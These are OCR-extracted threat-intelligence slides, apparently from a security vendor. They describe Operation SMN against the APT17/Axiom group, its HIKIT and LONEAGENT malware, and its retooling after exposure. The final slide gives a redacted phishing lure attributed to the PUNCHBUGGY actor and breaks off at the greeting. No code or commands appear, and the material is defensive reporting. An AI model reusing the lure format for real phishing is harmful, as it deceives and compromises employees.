
Aerospace & Defense
Business & Professional Services
Construction & Engineering
Energy
Financial Services & Insurance
Government Organizations
International Organizations
High Tech & IT
Media and Entertainment
Retail & Consumer Goods
Telecommunications
Transportation

Operation SMN — APT17 Interdiction

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

More than an exposure effort:

- Coalition sought to eradicate specific ‘high value’ tools and make it more expensive for APT17 to operate
- Coordinated action was accompanied by public materials to aid detection and educate victims


NOVETTA

Operation SMN:

Axiom Threat Actor Group Report
公理队

Thank you to our public partners:

Operation SMN coalition went into the effort with eyes wide open:


- Acknowledged from outset that APT17 was skilled, equipped to adapt and would very likely retool

Operation SMN sought to KNOCK OUT APT17'S high value tools such as HIKIT

Before and After Operation SMN

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda


HIKIT



Before and After Operation SMN


APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

HIKIT




Before and After Operation SMN


APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda




Before and After Operation SMN



Before and After Operation SMN



Before and After Operation SMN




Before and After Operation SMN

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

October 2014
Operation SMN Public Action

LONEAGENT aka Fexel



Legend

Timespan Observed
(based on malware sample compile times)


Before and After Operation SMN

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

October 2014
Operation SMN Public Action

February 2015
APT17 begins consistently armorizing LONEAGENT samples

LONEAGENT aka Fexel



Legend
- Timespan Observed
- LONEAGENT w/ RC4 Crypto

Before and After Operation SMN

APT17 aka Axiom, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group72, AuroraPanda

Quick retooling and adaptation

Suspected FIN threat actor rapidly changes TTPs after public reporting: "PUNCHBUGGY"

What is PUNCHBUGGY

Tailored phishing messages

SUBJECT: <redacted employee name>, new reservation at <redacted organization>
DATE: Tue, 8 Mar 2016 07:35:43 -0800
ATTACHMENT: <redacted org>_reservation_<redacted employee name>.doc

Hello <redacted employee name>,

